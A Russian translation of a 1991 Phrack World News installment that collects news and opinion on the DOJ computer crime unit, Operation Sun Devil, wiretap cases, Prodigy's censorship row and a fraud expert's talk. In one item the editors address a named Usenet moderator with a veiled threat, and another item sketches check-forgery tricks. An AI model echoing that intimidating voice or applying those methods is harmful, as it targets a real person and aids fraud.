«Одна из ключевых функций подразделения — предвидеть сферы, в которых федеральным, региональным и местным правоохранительным органам придётся сосредоточить ресурсы в будущем», — сказал Мюллер. «Одна из таких сфер, сразу бросающаяся в глаза, — преступления, где компьютер является мишенью, как в "Яйце кукушки"». Он имел в виду книгу Клиффорда Столла о его охоте за западногерманскими хакерами, взламывавшими американские компьютеры по заданию КГБ в обмен на деньги и кокаин.

Всё больше компьютерных преступлений пересекают границы штатов и государств, что затрудняет расследования из-за юрисдикционных ограничений и различий в законодательстве, — отметил Мюллер. Новое подразделение будет координировать усилия прокуроров США по всей стране при расследовании преступлений, совершённых лицами из нескольких штатов.

Одним из первых заданий подразделения станет ключевая роль в ОПЕРАЦИИ «СОЛНЕЧНЫЙ ДЬЯВОЛ» (OPERATION SUN-DEVIL) — широко освещавшейся в прошлом году облаве на хакеров в нескольких штатах. Расследование ещё продолжается, хотя арестов до сих пор нет, сообщили представители Министерства юстиции.

Подразделение будет координировать усилия с иностранными правоохранителями для преследования хакеров, атакующих американские системы из-за рубежа, а также содействовать более широкому международному сотрудничеству в борьбе с компьютерной преступностью, — сообщил Мюллер.

Подразделение также будет участвовать в расследованиях, где компьютеры служат орудием преступления, — например, при электронном переводе средств в мошеннических целях, — и в случаях, когда компьютер лишь попутно задействован в преступлении, например когда отмыватель денег хранит на нём записи о незаконной деятельности, добавил Мюллер.

«Было немало нашумевших дел о незаконном доступе к компьютерам — от телефонных фрикеров до хакеров, охотившихся за военными сведениями», — сказал Скотт Чарни, руководитель нового подразделения. «Эти дела имеют для нас огромное значение, поскольку всякий раз, когда компьютеры становятся мишенью, социальные издержки очень высоки. Если вы обрушиваете Интернет, парализуете 6000 машин и создаёте неудобства тысячам пользователей — это дорого обходится обществу».

Подразделение также будет работать над укреплением сотрудничества между Министерством юстиции и предприятиями, ставшими жертвами компьютерных преступлений, — добавил Чарни.

Правоохранители лучше подготовлены и компетентнее в расследовании и преследовании компьютерных преступлений, — заверил Чарни. «Бизнесу не стоит опасаться, что мы придём, изымем все компьютеры и закроем предприятие. Агенты ФБР и Секретной службы могут прийти к потерпевшему, объяснить с ним на понятном языке и получить необходимые сведения с минимальным вторжением».

\

V I E W P O I N T

21 октября 1991 года

Автор: Marc Rotenberg (ComputerWorld, стр. 25)

«Законов достаточно для борьбы с компьютерными преступлениями — интернет-полиция не нужна»

Министерство юстиции США сейчас распространяет предложение о расширении действия федерального законодательства о компьютерных преступлениях. На первый взгляд это может показаться разумным ответом на озабоченность ростом компьютерной преступности. Однако в

действительности нынешнее федеральное законодательство более чем достаточно, а предложение Министерства юстиции концептуально слабо.

Предложение Министерства юстиции даёт федеральным ведомствам широкие полномочия для расследования компьютерных преступлений, позволяя вмешиваться в любые ситуации с участием компьютера, подключённого к сети.

Создание червя или вируса может стать тяжким преступлением без каких-либо оговорок. Законодательство о шпионаже предлагается расширить, требования к доказательству умысла — снизить. Ряд процессуальных гарантий предлагается исключить из действующего законодательства.

ДЕЙСТВУЮЩЕГО ЗАКОНОДАТЕЛЬСТВА ДОСТАТОЧНО

В целом предложение позволит федеральному правительству преследовать гораздо больше компьютерных преступлений, однако вопрос в том, улучшит ли это расширение полномочий компьютерную безопасность. При наличии действующего федерального статута, решения по делу Морриса и рекомендаций по вынесению приговоров у федеральных прокуроров уже более чем достаточно инструментов для преследования компьютерных преступников.

По Закону о компьютерном мошенничестве и злоупотреблениях, принятому в 1984 году и дополненному в 1986-м, несанкционированное использование компьютерной системы является тяжким преступлением. Хотя закон не определяет понятие «авторизация» и порядок её получения, осуждённому грозит до пяти лет лишения свободы и штраф в 250 000 долларов. Это далеко идущий закон, границы применения которого до сих пор не установлены.

ФАКТОР МОРРИСА

Дело Морриса ещё больше усилило позиции федеральных прокуроров. Судья постановил, что правительству нет необходимости доказывать умысел Морриса на причинение вреда, последовавшего после запуска червя, — достаточно доказать умысел на несанкционированный доступ в момент совершения действий.

С точки зрения общего права — это неожиданный результат. Традиционное уголовное право разграничивает нарушение владения, взлом и поджог. Нарушение владения — административный проступок, суть которого во вторжении на чужую территорию. Взлом — это простая кража, поджог — уничтожение имущества. Наказывать нарушителя границ как поджигателя — значит предполагать умысел, которого, возможно, не было.

Федеральный апелляционный суд подтвердил решение по делу Морриса, а Верховный суд отказался рассматривать апелляцию, — таким образом, закон о компьютерных преступлениях превратился в своеобразную «растяжку». Правительству достаточно доказать несанкционированность входа — не обязательно доказывать умысел на причинение ущерба.

В деле Морриса есть ещё один аспект, заслуживающий чёткого понимания. Некоторых удивило, что Моррис не отбыл реального срока, и они поспешили сделать вывод о недостаточности санкций за подобные правонарушения. На самом деле в соответствии с действующими федеральными рекомендациями по вынесению приговоров Моррис вполне мог получить два года лишения свободы. Судья в Сиракузах принял во внимание, что Моррис — правонарушитель-первоочерёдник, не имеющий судимостей, маловероятный рецидивист, — и вполне обоснованно счёл общественные работы и крупный штраф соразмерным наказанием.

«Отступление» судьи от рекомендованного приговора — явление нечастое. Большинство судей следуют рекомендациям, а многие выносят сроки и выше рекомендуемых.

При этом если Министерство юстиции продолжит настаивать на своём, есть как минимум три вопроса, требующих рассмотрения.

ВОПРОСЫ БЕЗ ОТВЕТА

Первый — насколько разумно расширять полномочия федеральных органов за счёт местной полиции и властей штатов. Если кражу из кассы обычно расследует местная полиция, почему ФБР должно подключаться, если касса — это компьютер?

Что будет со способностью властей штатов адаптировать законодательство к своим конкретным нуждам? Нужна ли нам действительно «интернет-полиция»?

Прежде чем наделять власти новыми полномочиями, необходимо также оценить их работу в ходе недавних расследований компьютерных преступлений. Взять, например, провальную облаву в рамках операции «Солнечный дьявол», в которой было задействовано почти четверть всех агентов Секретной службы, — она обернулась ничтожным числом обвинительных приговоров. (Хороший полицейский справился бы лучше за одну ночь.)

В ходе связанного расследования Стив Джексон, владелец игрового бизнеса в Техасе, едва не был доведён до банкротства плохо спланированным обыском.

Более того: документы, только что переданные организации «Компьютерные специалисты за социальную ответственность» Секретной службой в рамках Закона о свободе информации, ставят под серьёзное сомнение правомерность, масштаб и цели расследований в рамках операции «Солнечный дьявол». Они, в частности, свидетельствуют о том, что Секретная служба вела мониторинг и загружала материалы из ряда интернет-рассылок и конференций.

Прежде чем наделять федеральных чиновников новыми полномочиями, безусловно, необходимо провести парламентские слушания по операции «Солнечный дьявол».

ЗАЩИТА ПРАВ

Наконец, не следует торопиться с введением новых уголовных санкций, не признав в полной мере важных гражданских свобод в сфере информационных технологий — права на неприкосновенность частной жизни и свободу слова. Существуют, например, законы, закрепляющие особую защиту редакционных помещений согласно Первой поправке.

Однако ни одно судебное решение пока не установило чётко, что аналогичная защита должна распространяться на компьютерные доски объявлений. Новые уголовные санкции без необходимых процессуальных гарантий нарушают важный баланс в системе уголовного правосудия.

Расширение сферы применения федерального законодательства может показаться привлекательным многим, кто озабочен компьютерной преступностью, однако ужесточение уголовного права — всегда обоюдоострый меч. Сможете ли вы доказать суду, что никогда не использовали компьютер «несанкционированно»?

\

Краткие новости Phrack

1. Масштаб операции «Солнечный дьявол» становится известен (*ComputerWorld*, 14.10.91, стр. 119)

Организация «Компьютерные специалисты за социальную ответственность» (CPSR) получила от Секретной службы США более 2 400 документов по запросу в рамках Закона о свободе информации. Документы касаются операции «Солнечный дьявол» — прошлогодней общенациональной облавы на хакерское подполье. Предварительное изучение материалов показывает, что масштаб операции был значительно шире, чем признала Секретная служба, — сообщил Марк Ротенберг, директор вашингтонского офиса CPSR. В ближайшее время CPSR проведёт пресс-конференцию для обсуждения выявленных фактов.

2. Шесть сотрудников полиции проверяются по делу о незаконных прослушках (*Washington Post/AP*, 24.10.91, стр. A4)

Джефферсон-Сити, штат Миссури. Дорожная полиция штата проводит проверку шести сотрудников, причастных к трём незаконным прослушкам.

Прослушки были «глупыми» и предназначались «для получения личной информации с целью контроля за подчинёнными», — заявил полковник С.Э. «Мел» Фишер, начальник патруля.

Фишер сообщил, что шесть сотрудников отстранены от работы без сохранения жалования после двухмесячного внутреннего расследования, подтвердившего факт записи переговоров в штабе патруля и в отделении в Кёркуде (штат Миссури).

Имена сотрудников Фишер не назвал. Им предстоит слушания, по итогам которых возможны взыскания — от письменного выговора до увольнения. Незаконная прослушка является федеральным уголовным преступлением. Фишер сообщил, что в расследовании участвовало ФБР.

Майор Бобби Дж. Гибсон, начальник Бюро уголовных расследований патруля, в котором произошли две из трёх прослушек, покончил жизнь самоубийством 9 октября 1991 года. Он являлся одним из пяти ответчиков по федеральному иску на 7 миллионов долларов, поданному недавно темнокожим патрульным, капралом Оливером Диксоном, который заявил, что был прослушан и лишён повышений по службе по расовому признаку. Все ответчики, включая Фишера, — белые.

3. Патрик Таунсон, модератор интернет-группы Telecom Digest (comp.dcom.telecom), был крайне раздосадован, когда некое неустановленное лицо разместило Phrack 34 в alt.dcom.telecom. Таунсон неизменно проповедует о вреде хакерства, однако мы знаем, что не всему своему опыту в области телекоммуникаций он обязан аудиторным занятиям. До свидания после Третьей мировой, Пат! Мы знаем, кто вы, кем вы БЫЛИ и какие преступления вы совершили в сфере телекоммуникаций. Мы с нетерпением ждём возможности поговорить с вами об этом в ближайшем будущем.

Смотрите ниже:

«Полагаю, вы видели материалы, оставленные сегодня в alt.dcom.telecom: целая серия сообщений о том, как взломать несколько систем голосовой почты; как проникнуть в MILNET; программа для обнаружения паролей и другие неприятные файлы. Все они оставлены одним анонимным пользователем с одного несуществующего сайта. Siemens Medical Systems (одна из жертв сегодняшнего урока по краже услуг голосовой почты в alt.dcom.telecom) уведомлена о том, что их линия 800 к голосовой почте сейчас под атакой, и получила номер задействованного ящика. Как тараканов — можно давить их сколько угодно, они всё равно выживают. Один человек сказал, что в случае Третьей мировой выживут только тараканы и хакеры-фрикеры. Вот оно — социально ответственное использование компьютеров! ПАТ»

4. Само наличие старых номеров Phrack Inc. в домашней директории пользователя оказалось достаточным поводом для системного администратора Университета Тафтса в Массачусетсе, чтобы заблокировать его аккаунт. Майкл Годвин, адвокат Электронного пограничного фонда, вступился за этого человека и добился восстановления аккаунта. Инцидент вызвал следующий отклик от читателя Telecom Digest (comp.dcom.telecom):

19 октября в 11:51, TELECOM Moderator пишет:

\> Что проще и прагматичнее для системного администратора — отчитаться перед руководством за файлы на сайте, которые преследовали или обманули третью сторону (например, телефонную компанию), или просто удалить файлы и/или прекратить получение материалов? [ПАТ]

Но это же требует взвешенного решения со стороны системного администратора, не так ли? Большинство известных мне системных администраторов слишком заняты администрированием системы, чтобы беспокоиться об этом файле или той рассылке, — разве что в контексте трафика или занятого дискового пространства.

Доживём ли мы когда-нибудь до того момента, когда ответственные перестанут мечтать о контроле над умами? Я так устал от тех, кто параноидально опасается, что кто-то где-то может высказать неподконтрольную мысль или идею.

Ах, преимущества собственного UUCP-узла...

5. Национальная публичная сеть строится сейчас. Вы можете помочь.

Телекоммуникации в США находятся на перепутье. Теперь, когда региональные телефонные компании Bell получили право предоставлять контент, облик информационных сетей вот-вот изменится необратимо. Но будет ли эта сеть открытой, доступной и недорогой, как того требует американское общество? Вы можете помочь ответить на этот вопрос.

Электронный пограничный фонд недавно представил Конгрессу план немедленного развёртывания национальной сети на базе существующей технологии ISDN, доступной любому, у кого есть телефонная линия, по ценам местной голосовой связи. Мы убеждены, что развёртывание такой платформы подстегнёт создание инновационных информационных сервисов и расширит свободу, конкурентоспособность и гражданские права по всей стране.

EFF выступает перед Конгрессом и Федеральной комиссией по связи; делает презентации комиссиям по регулированию коммунальных услуг от Массачусетса до Калифорнии; ведёт переговоры с представителями телефонных компаний, издателей, потребительских организаций и других участников дискуссии о телекоммуникационной политике.

EFF убеждён, что участники Интернета как первопроходцы электронного фронта должны быть услышаны в этот критический момент.

Чтобы автоматически получить описание платформы и подробности, отправьте письмо по адресу archive-server@eff.org со строкой:

`send documents open-platform-overview`

или напишите на eff@eff.org.

6. В номере журнала «The Humanist» за сентябрь–октябрь 1991 года опубликован материал о киберпространстве, правах и свободах в таких сетях, как Usenet; упоминаются Крейг Нейдорф, Jolnet, Prodigy и другие темы.

7. Владелец ресторана в Вирджиния-Бич признал вину в незаконной записи телефонного разговора губернатора Л. Дугласа Уайлдера и сообщил, что организовал передачу записи сотрудникам сенатора Чарльза Робба (демократ, штат Вирджиния), рассчитывая нанести политический ущерб Уайлдеру и помочь Роббу.

Роберт Даннингтон, бывший знакомый Робба, признал в федеральном суде, что перехватил в 1988 году звонок тогдашнего вице-губернатора Уайлдера с автомобильного телефона — в рамках своего хобби: мониторинга и записи звонков с сотовых телефонов.

С февраля 1988 по октябрь 1990 года Даннингтон подслушал и записал сотни разговоров, и, как пояснил его адвокат, звонок Уайлдера оказался там «чистой случайностью». (*Washington Post*)

8. Федеральный окружной судья в Нью-Йорке постановил, что компания, управляющая компьютерной сетью, не несёт юридической ответственности за содержание распространяемой ею информации. Несмотря на то что решение может иметь большое влияние — поскольку затрагивает свободу слова в электронных сетях, — не ясно, как оно скажется на досках объявлений, куда пользователи добавляют свои комментарии. Решение касается электронной колонки слухов, размещавшейся в CompuServe. В своём решении судья указал: «CompuServe не осуществляет редакционного контроля над подобной публикацией в большей мере, чем публичная библиотека, книжный магазин или газетный киоск, и для CompuServe столь же нереально проверять каждую публикацию на предмет потенциально клеветательных высказываний, как и для любого другого дистрибьютора». (*Wall Street Journal*, 31 октября 1991 года)

Мировые новости Phrack

PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN
PWN Phrack World News PWN
PWN
PWN Issue XXXV / Part Three PWN
PWN
PWN Compiled by Dispater PWN
PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN

Автор: Составитель — Dispater

Prodigy снова спотыкается как форум

Майк Годвин (Electronic Frontier Foundation)

В одни дни представители Prodigy говорят нам, что управляют «Disney Channel онлайн-сервисов». В другие — сервис преподносится как площадка для «свободного выражения идей». Однако руководство не замечает противоречия между этими двумя миссиями. Именно это незамеченное противоречие привело к тому, что Антидиффамационная лига (ADL) организации B'nai B'rith выступила с протестом против онлайн-сервиса.

На одном уровне конфликт вызван решением Prodigy цензурировать сообщения в ответ на утверждения о том, что, в частности, Холокоста никогда не было. Эти сообщения — среди которых встречались высказывания вроде «У Гитлера были некоторые правильные мысли» и «везде, где евреи обретают влияние и власть, следуют несчастья, войны и экономическая эксплуатация» — были способны вызвать гневную реакцию как среди евреев, так и среди неевреев. Однако ряд пользователей Prodigy пожаловался в ADL, что когда они попытались ответить как на явное содержание этих сообщений, так и на их скрытый антисемитизм, их ответы были отклонены штатными цензорами сервиса.

Чем объясняется цензура? У Prodigy действует политика, запрещающая сообщения, направленные против конкретных участников, но допускающая сообщения, осуждающие группу людей в целом. Результат этой политики, применяемой механически, таков: один участник может опубликовать сообщение о том, что погромы, «преследования» и «мифический холокост» — это то, чего евреи «вполне заслуживают» (это реальное сообщение). Но другой участник может быть лишён возможности написать нечто вроде: «Комментарии участника А являются злобным антисемитизмом». Неудивительно, что Антидиффамационная лига возмущена тем, что выглядит как явно неравное отношение.

Однако проблема, которую обнажает этот конфликт, шире, чем просто плохо сформулированная политика. Дело в том, что Prodigy, настаивая на метафоре Disney Channel, одновременно на словах поддерживает идею публичного форума. Генри Хайльбрунн, старший вице-президент Prodigy, ссылаясь в Wall Street Journal на «политику свободного выражения» сервиса, а Брюс Тёрлби, менеджер по редакционным вопросам и операциям Prodigy, в письме в ADL апеллирует к «праву людей выражать мнения, противоречащие личным стандартам или индивидуальным убеждениям».

Между тем никакая политика свободного самовыражения не может объяснить одновременно: разрешение антисемитских публикаций и запрет на ответы возмущённых и оскорблённых участников. Исторически Америка придерживалась принципа, что лучшее средство против оскорбительных или тревожных высказываний — это ещё больше высказываний. Никакой режим

цензуры — даже самый нейтральный и благонамеренный — не способен избежать ситуации, которая возникла в данном случае: одни могут говорить, другие лишены возможности ответить. Пока существует совет цензоров, Prodigy не является публичным форумом.

Таким образом, сервис оказывается в двойной ловушке. Если Prodigy действительно хочет выступать в роли компьютерно-сетевой версии «Disney Channel» — со всем контролем над содержанием, который подразумевает эта метафора, — то он берёт на себя ответственность за (а для некоторых пользователей — и молчаливое одобрение) опубликованные антисемитские сообщения. С другой стороны, если Prodigy действительно считает себя форумом свободного самовыражения, ему нечего делать с отказом разрешить участникам отвечать на то, что они расценивали как ложь, искажения и ненависть. Истинный форум свободы слова допускал бы не только исходные сообщения, но и ответы на них.

Каков же выход для Prodigy? Ответ, возможно, лежит в замене цензоров системой «ведущих конференций» — наподобие той, что существует на CompuServe или на WELL. По замыслу менеджера WELL Клиффа Фигальо, руководство напоминает управляющего многоквартирным домом, который обычно позволяет жильцам делать что хотят, но вмешивается, если кто-то ведёт себя возмутительно и деструктивно. Ведущие на WELL, как правило, направляют дискуссии, а не цензурят их, и просто оскорбительные высказывания почти никогда не подавляются.

Но даже если Prodigy не примет систему «ведущих конференций», в конечном счёте участники будут довольнее, если сервис всё же откроет подлинный форум свободного самовыражения. Похоже, что сервис уже движется в этом направлении: Хайльбрунн процитирован в Wall Street Journal со словами о том, что Prodigy в течение последнего месяца смягчает ограничения на содержание. Хорошая новость, но недостаточно хорошая — простое ослабление некоторых ограничений вряд ли поможет решить проблемы Prodigy больше, чем послабления на рынке, введённые Горбачёвым, помогли решить проблемы Советского Союза. Лучшее решение — позволить расцвести тому, что Оливер Уэнделл Холмс называл «рынком идей», и уйти из цензурного бизнеса.

Компьютерная сеть собирается запрещать «отвратительные» комментарии

Из Washington Post

Prodigy обвинили в том, что в сети распространяются «антисемитские оскорбления». Официальные представители Prodigy заявили, что *не* намерены цензурировать обсуждение спорных тем, в том числе той, которая бушует в сети несколько месяцев — был ли Холокост мистификацией.

Спорное сообщение, признанное «отвратительным», содержало высказывания: «У Гитлера были некоторые правильные мысли...» и «...везде, где евреи обретают влияние и власть, [результатом становятся] несчастья, войны и экономическая эксплуатация». Антидиффамационная лига B'nai B'rith выражает претензии ещё по шести сообщениям. Сообщение, упоминающее Гитлера, было недоступно всем подписчикам — это была лишь личная переписка между пользователями. Человек, получивший это письмо, обратил на него внимание ADL.

Организации по защите гражданских свобод сравнивают компьютерные сети с телефонными компаниями, которые не цензурят звонки. Однако представители Prodigy возражают против такой аналогии, уподобляя сервис скорее газете: Prodigy должен решать, что приемлемо, а что нет — точно так же, как это делает газетный редактор.

Официальная позиция Prodigy такова, и я цитирую: «Мы говорили в более широком смысле... мы сосредоточились на широком вопросе свободы самовыражения».

Дополнение о Procter & Gamble 15 августа 1991

Рэндалл Ротенберг (New York Times)

Для дополнительного чтения: Phrack Inc., выпуск 33, файл 12, «Procter & Gamble»

Сотрудники правоохранительных органов штата Огайо изучили записи всех абонентов телефонной сети юго-западного Огайо, чтобы выяснить, кто именно — если вообще кто-либо — звонил репортёру Wall Street Journal с информацией, которую Procter & Gamble считала конфиденциальной и защищённой законодательством штата.

Расследование вышло далеко за рамки изучения телефонных записей нынешних и бывших сотрудников гигантского производителя потребительских товаров — это подтвердила в понедельник прокуратура округа Гамильтон. В четверг журнал Journal сообщил о масштабах расследования.

Прокурор Артур Ни-младший, действуя по жалобе Procter & Gamble, обязал Cincinnati Bell передать все телефонные номера, с которых люди звонили домой или на работу репортёру Алеции Свэйзи, с 1 марта по 15 июня.

История началась незадолго до 17 июня, когда Procter & Gamble — производитель стирального порошка Tide, зубной пасты Crest и других известных продуктов — попросила полицию Цинциннати выяснить, не сливают ли нынешние или бывшие сотрудники конфиденциальную корпоративную информацию в Wall Street Journal.

В понедельник газета сообщила, что компанию обеспокоили две статьи, опубликованные 10 и 11 июня и написанные г-жой Свэйзи, репортёром из Питтсбурга, освещающей деятельность Procter & Gamble. В статьях, со ссылкой на неназванные источники, говорилось, что один из топ-менеджеров вынужден покинуть компанию и что компания может продать ряд убыточных подразделений.

Однако представительница Procter & Gamble Сидни Макью в четверг заявила, что компания «наблюдала тревожную закономерность утечек» с начала года. Она отказалась вдаваться в подробности, но сообщила, что решение о судебном преследовании было рассмотрено на нескольких уровнях компании и принято Джимом Джесси, сотрудником корпоративной службы безопасности.

Два закона штата Огайо запрещают несанкционированное разглашение коммерческой тайны. Один квалифицирует как уголовное преступление передачу формул, списков клиентов или иных материальных сведений, представляющих ценность для компании и её конкурентов. Другой, более широкий закон, квалифицирует как административное правонарушение разглашение «любой конфиденциальной информации» без согласия компании.

Полиция Цинциннати обратилась в прокуратуру округа Гамильтон, которая запросила и получила от большого жюри повестку о предоставлении телефонных записей.

Копия повестки, датированной 17 июня, была передана в New York Times кем-то из участников дела, пожелавшим сохранить анонимность. Повестка обязывала Cincinnati Bell «установить все номера кода 513, по которым звонили» на домашний или рабочий телефон г-жи Свэйзи в Питтсбурге в течение восьми недель, начиная с 1 марта.

По словам пресс-секретаря компании Синди Кантони, Cincinnati Bell обслуживает 655 297 телефонных номеров с кодом 513 на площади 1 156 квадратных миль. В среднем в месяц в зоне обслуживания компании, охватывающей также части Кентукки и Пенсильвании, совершается около 13 миллионов платных звонков.

Г-жа Кантони заявила, что не может комментировать, какие данные Cincinnati Bell передал властям, но сказала, что компания в обычном порядке выполняет требования повесток. При стандартной процедуре компьютеры компании автоматически выполнили бы поиск в базе клиентов и распечатали бы только номера исходящих звонков — без имён и адресов абонентов — для номеров г-жи Свэйзи, пояснила г-жа Кантони.

В понедельник Wall Street Journal, издаваемый Dow Jones & Co., сообщил, что ни г-жа Свэйзи, ни руководство редакции о повестке уведомлены не были.

Ни Терри Гейнс, первый помощник прокурора, ни полковник полиции Эд Амман, причастный к расследованию, не ответили на неоднократные звонки в их офисы.

Алан Ф. Уэстин из Колумбийского университета, авторитет в области технологий и вопросов конфиденциальности, заявил, что законность действий властей Огайо по поиску информатора Procter & Gamble может зависеть от того, как именно велось расследование.

Если Procter & Gamble передала полиции имена и телефоны нынешних и бывших сотрудников и полиция сопоставила этот список с номерами, полученными от телефонной компании, — права посторонних лиц, возможно, и не были нарушены, считает Уэстин. Однако если полиция узнала имена людей, не связанных с Procter & Gamble, которые звонили репортёру, или если она передала список номеров самой Procter & Gamble для анализа, то четвёртая поправка к Конституции, защищающая жителей Огайо, могла быть нарушена.

«Когда технологии позволяют прогнать через компьютер миллионы звонков 650 000 телефонных абонентов, чтобы выяснить, кто звонил определённому человеку, — возможно, с целью установить, совершалось ли преступление, — возникает вопрос: не перешли ли технические возможности черту, за которой начинается неразумный обыск и изъятие», — сказал Уэстин.

Специалист по мошенничеству раскрывает секреты своего ремесла 7 октября 1991

Боб Рейли (New York Times)

ФИНИКС. Внештатный журналист решил, что 333 доллара, заплаченные ему журналом Forbes за статью на одну страницу, — слишком мало, и воспользовался домашним компьютером, чтобы подделать чек на сумму 30 000 долларов. И чек был принят.

Разнорабочий чинит окно в спальне и получает оплату чеком. Он переписывает номер банковского счёта домовладельца, его имя, адрес и серии чековых номеров, после чего отправляет 4,95 доллара компании, которая печатает красивые цветные чеки. Разнорабочий осваивает подпись домовладельца и принимается обналичивать чеки, когда те приходят по почте.

Дорожные чеки American Express и Mastercard копируются на цветном фотостатическом аппарате и тратятся в гостиницах и ресторанах.

Некий мужчина арендует банкетный зал в гостинице за 800 долларов и получает счёт по почте несколько дней спустя. Он отправляет чек на 400 долларов с надписью «оплачено в полном объёме» в нижнем левом углу. Гостиница обналичивает чек и уведомляет мужчину о том, что ему ещё остаётся заплатить 400 долларов. Мужчина отказывается платить и выигрывает в суде, поскольку закон гласит: обналичив чек, гостиница тем самым подтвердила, что долг погашен.

По словам Фрэнка Абагнейла, который приводил эти примеры на семинаре для деловых людей в Phoenix Civic Center, ущерб от преступлений «белых воротничков» составляет более 50 миллиардов долларов в год. Для сравнения: банковские грабители, которых всё время показывают

по телевизору, похищают жалкие 450 миллионов долларов.

Говорят, что Абагнейл проворачивал мошеннические схемы в 26 странах. Известный под прозвищем «Самозванец», он теперь консультирует правительство и бизнес. По его словам, за свои преступления — в том числе выписку фальшивых чеков на сумму более 2,5 миллиона долларов — он отсидел в общей сложности шесть лет в тюрьмах Франции, Швеции и США.

«По мере совершенствования технологий растут и возможности для мошенничества», — говорит Абагнейл.

По его словам, в 16 лет он выдавал себя за пилота авиалайнера, в 18 стал главным ординатором в педиатрическом отделении больницы в Джорджии, в 19 сдал экзамен на адвоката в штате Луизиана и работал помощником генерального прокурора штата.

Абагнейл также утверждает, что никогда не управлял самолётом и не лечил пациентов, хотя по пути использовал вымышленные имена, чтобы устраиваться на работу и выписывать недействительные чеки. По его словам, в 20 лет он даже получил место преподавателя социологии в Университете Бригама Янга, обойдя трёх претендентов с докторскими степенями.

«Я всегда просто на одну главу опережал класс», — говорит он. Манеры, стиль, уверенность в себе, одежда и демонстративное богатство тоже помогают мошеннику, отметил Абагнейл.

По словам Абагнейла, ему однажды удалось убедить кассира обналичить салфетку — для этого он подъехал к банку на Rolls Royce с шофёром, вошёл в костюм за 600 долларов и с уверенностью миллиардера. Этот эпизод был снят для телевидения CBS.

В другой раз он якобы написал на пачке вкладышей для пополнения счёта номер своего банковского счёта и оставил их в банке в общем доступе. За один день ничего не подозревающие клиенты, у которых закончились собственные бланки или которые ещё не получили своих, положили на его счёт более 40 000 долларов.

Абагнейл утверждал, что для борьбы с мошенничеством есть несколько способов:

- Использовать чеки, которые невозможно скопировать на домашнем компьютере.
- Не обналичивать чеки, у которых нет хотя бы одного неровного края.
- Проверять дорожные чеки в поисках труднокопируемых изображений или символов, которые можно разглядеть, только держа чек на уровне глаз, или смочив с обратной стороны, с левого края: у подлинного чека American Express изображение размажется.

Абагнейл известен как автор книги «Поймай меня, если сможешь».

«Я всегда знал, что меня рано или поздно поймают», — говорит он. — «Только дурак думает, что с ним этого не случится. Закон иногда дремлет, но никогда не умирает».

Абагнейл утверждал, что преступная жизнь началась для него тогда, когда его родители развелись и ему пришлось выбирать, с кем жить — с матерью или с отцом. По его словам, он не смог сделать этот выбор и сбежал из дома.

Тупые спортсмены усваивают первый урок фрикинга 17 октября 1991

Из Associated Press

Четверо действующих игроков баскетбольной команды университета Болл-Стейт признались следователям, что в общей сложности совершили несанкционированных звонков по межгороду на сумму 820,90 доллара. Официальные представители университета объявили предварительные итоги первого этапа доклада в NCAA. В части несанкционированных звонков следователи

установили следующее:

Имя	Курс	Звонки	Сумма
Jeermal Sylvester	Соф.	255	\$769,93
Chandler Thompson	Стар.	28	\$45,14
Michael Spicer	Стар.	3	\$4,43
Keith Stalling	Стар.	1	\$1,40

Следователи сообщили, что трое из них заявили: номера кредитных карт для межгорода или коды авторизации им предоставили бывшие игроки команды. Четвёртый игрок, Кит Сталлинг, не смог объяснить, каким образом его звонок был отнесён на счёт университета. Главный тренер по баскетболу Дик Хансакер подтвердил, что ни он, ни тренерский штаб не предоставляли номера, присвоенные тренерам.

«Когда в августе эта проблема была впервые обнаружена, я был поражён», — заявил Хансакер. — «Я разочарован суждениями причастных игроков, но рад, что мы быстро добираемся до сути и закрываем этот вопрос до начала сезона».

«Теперь наше внимание сосредоточится на бывших игроках и других людях, не связанных с баскетбольной программой, которые, возможно, пользовались теми же кредитными картами и кодами доступа», — заявил аудитор университета. Расследование, начатое в августе, проводилось аудитором университета Болл-Стейт и Департаментом общественной безопасности. Оно началось спустя неделю после того, как плановая проверка телефонных записей сотрудниками спортивного отдела выявила нарушения. Тогда следователи оценивали общую сумму несанкционированных звонков в тысячи долларов.

Кремниевое правительство в Калифорнии 28 октября 1991

Из UPI Sacramento

В среду Калифорния представила удобную компьютерную систему, призванную информировать граждан о таких темах, как вакансии по всему штату, возможности найти детский сад и порядок перерегистрации автомобиля.

Официальные лица охарактеризовали экспериментальную программу «Info/California» как информационный аналог банкомата. В течение следующих девяти месяцев она будет работать в Сакраменто и Сан-Диего в качестве пилотного проекта.

Пользователи смогут бесплатно получать информацию о широком спектре государственных услуг, прикасаясь к экрану телевизионного вида — система отреагирует закадровым комментарием и цветной графикой на английском, испанском и, возможно, других языках.

«Государство буквально оказывается у нас на кончиках пальцев», — произнёс компьютерный образ губернатора Пита Уилсона на пресс-конференции в Капитолии.

Секретарь агентства здравоохранения и социального обеспечения Рассел Гулд сказал, что система может оказаться особенно полезной для объявлений о вакансиях по мере выхода экономики из рецессии. Для работы с терминалом соискателям потребуется уровень грамотности четвёртого класса, после чего система направит их в офисы Департамента развития занятости.

Директор Департамента автомобильного транспорта Фрэнк Золин сообщил, что система принесёт пользу 20 миллионам водителей, желающих продлить регистрацию транспортного средства, заказать индивидуальный номерной знак или получить более оперативное обслуживание.

Джон Полэнд, руководитель IBM в Центральной Калифорнии — государственного партнёра по проекту, — отметил, что помимо информирования о вакансиях система позволит жителям Калифорнии заказывать свидетельства о рождении и получать сведения об образовании, транспорте, здравоохранении и социальном обеспечении более чем на одном объекте.

В течение девятимесячного испытания граждане смогут пользоваться 15 киосками в Сакраменто и Сан-Диего, аналогичными и в конечном счёте интегрированными с киосками местных систем — в судах Лос-Анджелеса и Лонг-Бич, а также для общественных служб в округах Сан-Диего и Тулэр.

Система Info/California была санкционирована законодательством 1988 года. В её основе лежит экспериментальная сенсорная сеть на Гавайях, которой воспользовались 30 260 человек за шесть месяцев.

Штат потратил на проект около 300 000 долларов, IBM вложила около 3 миллионов долларов на разработку технологии. Выполняя функции, которые сейчас берут на себя люди, система в конечном счёте может заменить часть государственных служащих и обеспечить налогоплательщикам экономию средств.

«Мы работаем умно», — заявил Гулд. — «Это может снизить потребность в привлечении новых государственных служащих».

Соглашение о цифровых лентах одобрено музыкальной индустрией 30 октября 1991

Из Congressional Monitor

Руководители звукозаписывающей отрасли вместе с ритейлерами и потребительскими организациями поддержали законопроект (S 1623), призванный расчистить путь для широкого выхода цифровых аудиолент на американский рынок.

Впервые потребителям было бы разрешено легально создавать копии готовых записей для домашнего использования.

